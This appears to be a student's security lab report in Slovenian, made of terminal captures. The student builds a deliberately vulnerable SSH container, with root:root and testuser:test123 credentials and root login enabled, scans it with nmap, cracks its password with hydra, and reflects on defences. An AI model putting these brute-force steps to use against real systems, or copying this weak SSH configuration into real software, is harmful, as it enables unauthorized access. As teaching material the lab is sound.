





```
Setting up libnl-genl-3-200:amd64 (3.11.0-2) ...
Setting up python3-pycriu (4.2-1) ...
Processing triggers for libc-bin (2.41-12) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...

┌──(kali㉿kali)-[~]
└─$ docker

Usage:  docker [OPTIONS] COMMAND

A self-sufficient runtime for containers

Common Commands:
  run         Create and run a new container from an image
  exec        Execute a command in a running container
  ps          List containers
  build       Build an image from a Dockerfile
  pull        Download an image from a registry
  push        Upload an image to a registry
  images      List images
  login       Authenticate to a registry
  logout      Log out from a registry
  search      Search Docker Hub for images
  version     Show the Docker version information
  info        Display system-wide information

Management Commands:
  builder     Manage builds
  buildx*     Docker Buildx
  checkpoint  Manage checkpoints
  container   Manage containers
  context     Manage contexts
  image       Manage images
  manifest    Manage Docker image manifests and manifest lists
  network     Manage networks
  plugin      Manage plugins
  system      Manage Docker
  trust       Manage trust on Docker images
  volume      Manage volumes

Swarm Commands:
  config      Manage Swarm configs
  node        Manage Swarm nodes
  secret      Manage Swarm secrets
  service     Manage Swarm services
  stack       Manage Swarm stacks
  swarm       Manage Swarm

Commands:
  attach      Attach local standard input, output, and error streams to a running container
  commit      Create a new image from a container's changes
  cp          Copy files/folders between a container and the local filesystem
  create      Create a new container
```




```
For more help on how to use Docker, head to https://docs.docke

┌──(kali㉿kali)-[~]
└─$ docker -v
Docker version 27.5.1+dfsg4, build cab968b3

┌──(kali㉿kali)-[~]
```




```
┌──(kali㉿kali)-[~/vaje09]
└─$ wget https://raw.githubusercontent.com/rpritr/KV-Vaje/refs/heads/main/lab09/dvws/Dockerfile
--2025-12-10 10:33:02--  https://raw.githubusercontent.com/rpritr/KV-Vaje/refs/heads/main/lab09/dvws/Dockerfile
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 832 [text/plain]
Saving to: ‘Dockerfile’

Dockerfile                    100%[===============================================================>]     832  --.-KB/s    in 0s

2025-12-10 10:33:02 (65.9 MB/s) - ‘Dockerfile’ saved [832/832]


┌──(kali㉿kali)-[~/vaje09]
└─$ ls
Dockerfile

┌──(kali㉿kali)-[~/vaje09]
└─$ cat Dockerfile
FROM ubuntu:22.04

# Nastavimo okolje
ENV DEBIAN_FRONTEND=noninteractive

# Namestimo SSH strežnik in nekaj osnovnih orodij
RUN apt-get update && apt-get install -y \
    openssh-server \
    sudo \
    && mkdir /var/run/sshd

# Ustvari uporabnika s šibkim geslom
RUN useradd -m -s /bin/bash testuser \
    && echo 'testuser:test123' | chpasswd \
    && echo 'root:root' | chpasswd

# Omogočimo prijavo z geslom in onemogoči PAM
RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config && \
    sed -i 's/#PasswordAuthentication yes/PasswordAuthentication yes/' /etc/ssh/sshd_config && \
    sed -i 's@session\s*required\s*pam_loginuid.so@session optional pam_loginuid.so@g' /etc/pam.d/sshd

# Nastavimo SSH, da posluša na 22
EXPOSE 22

# Zaženemo SSH strežnik
CMD ["/usr/sbin/sshd", "-D"]

┌──(kali㉿kali)-[~/vaje09]
└─$ 
```



```
┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker run -d -p 2222:22 --name dvws-ssh dvws
Unable to find image 'dvws:latest' locally
docker: Error response from daemon: pull access denied for dvws, repository does not exist or may require 'docker login': denied: requested
 access to the resource is denied.
See 'docker run --help'.

┌──(kali㉿kali)-[~/vaje09]
└─$ docker build -t dvws .
ERROR: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Head "http://%2Fvar%2Frun%2Fdo
cker.sock/_ping": dial unix /var/run/docker.sock: connect: permission denied

┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker build -t dvws .
[+] Building 38.6s (8/8) FINISHED                                                                                        docker:default
 => [internal] load build definition from Dockerfile                                                                              0.1s
 => => transferring dockerfile: 871B                                                                                              0.0s
 => [internal] load metadata for docker.io/library/ubuntu:22.04                                                                   1.7s
 => [internal] load .dockerignore                                                                                                 0.0s
 => => transferring context: 2B                                                                                                   0.0s
 => [1/4] FROM docker.io/library/ubuntu:22.04@sha256:104ae83764a5119017b8e8d6218fa0832b09df65aae7d5a6de29a85d813da2fb             4.2s
 => => resolve docker.io/library/ubuntu:22.04@sha256:104ae83764a5119017b8e8d6218fa0832b09df65aae7d5a6de29a85d813da2fb             0.0s
 => => sha256:1c4cc37c10c4678fd5369d172a4e079af8a28a6e6f724647ccaa311b4801c3c9 424B / 424B                                        0.0s
 => => sha256:9fa3e2b5204f4fd5ae0d53dee5c367ac686a8a39685d9261b9d3d3c8a9cc8917 2.30kB / 2.30kB                                    0.0s
 => => sha256:7e49dc6156b0b532730614d83a65ae5e7ce61e966b0498703d333b4d03505e4f 29.54MB / 29.54MB                                  1.1s
 => => sha256:104ae83764a5119017b8e8d6218fa0832b09df65aae7d5a6de29a85d813da2fb 6.69kB / 6.69kB                                    0.0s
 => => extracting sha256:7e49dc6156b0b532730614d83a65ae5e7ce61e966b0498703d333b4d03505e4f                                         2.8s
 => [2/4] RUN apt-get update && apt-get install -y     openssh-server     sudo     && mkdir /var/run/sshd                        30.0s
 => [3/4] RUN useradd -m -s /bin/bash testuser     && echo 'testuser:test123' | chpasswd     && echo 'root:root' | chpasswd       0.7s
 => [4/4] RUN sed -i 's/#PermitRootLogin prohibit-password/PermitRootLogin yes/' /etc/ssh/sshd_config &&     sed -i 's/#PasswordAuth  0.4s
 => exporting to image                                                                                                            1.4s
 => => exporting layers                                                                                                           1.3s
 => => writing image sha256:d7f2a06de0e02534549f3593b85e419f79c22220139d1c88654e63b517904cea                                      0.0s
 => => naming to docker.io/library/dvws                                                                                           0.0s

┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker run -d -p 2222:22 --name dvws-ssh dvws

7a442e832c2aa4bc3be59f92fe3ec66a4c1220585ecfa69b69bae2802daf1fb8

┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker ps -a
CONTAINER ID   IMAGE     COMMAND               CREATED         STATUS         PORTS                                     NAMES
7a442e832c2a   dvws      "/usr/sbin/sshd -D"   6 seconds ago   Up 6 seconds   0.0.0.0:2222->22/tcp, [::]:2222->22/tcp   dvws-ssh

┌──(kali㉿kali)-[~/vaje09]
└─$ 
```



```
┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker ps -a
CONTAINER ID   IMAGE     COMMAND               CREATED         STATUS         PORTS                                     NAMES
7a442e832c2a   dvws      "/usr/sbin/sshd -D"   6 seconds ago   Up 6 seconds   0.0.0.0:2222→22/tcp, [::]:2222→22/tcp   dvws-ssh

┌──(kali㉿kali)-[~/vaje09]
└─$ sudo docker inspect dvws-ssh | grep IPAddress
            "SecondaryIPAddresses": null,
            "IPAddress": "172.17.0.2",
                    "IPAddress": "172.17.0.2",

┌──(kali㉿kali)-[~/vaje09]
└─$ nmap -sS -sV -O -p- 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 10:47 EST
Nmap scan report for 172.17.0.2
Host is up (0.000070s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.66 seconds

┌──(kali㉿kali)-[~/vaje09]
└─$ nmap -sS -sV -O -p- 172.17.0.2 | grep open
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)

┌──(kali㉿kali)-[~/vaje09]
└─$ █
```



```
┌──(kali㉿kali)-[~/vaje09]
└─$ nmap -sS -sV -O -p- 172.17.0.2 | grep open
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)

┌──(kali㉿kali)-[~/vaje09]
└─$ ssh testuser@172.0.2 -p 22
^C

┌──(kali㉿kali)-[~/vaje09]
└─$ echo e "password
dquote> 123456
dquote> test123
dquote> admin
dquote>

┌──(kali㉿kali)-[~/vaje09]
└─$ echo -e "password
123456
test123
admin" > passwords.txt

┌──(kali㉿kali)-[~/vaje09]
└─$ hydra -l testuser -P passwords.txt -s 22 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-10 10:55:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: testuser   password: test123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-10 10:55:07

┌──(kali㉿kali)-[~/vaje09]
└─$ █
```

Uporaba šibkih gesel je ravno zaradi tega nevarna, praktično v sekundi smo prišli do teh gesel, ker so preprosti.

Refleksija:

Uporabil bi močnejša gesla, spremenil bi tudi privzet port na drugega, naredil whitelist za ip naslove, ipd…

Uporaba firewalla, dodajanje avtentikacije, ipd.

Gesla ne bi bila najdena, saj bi potrebovali več mesecov, let, glede na kompleksnost gesla.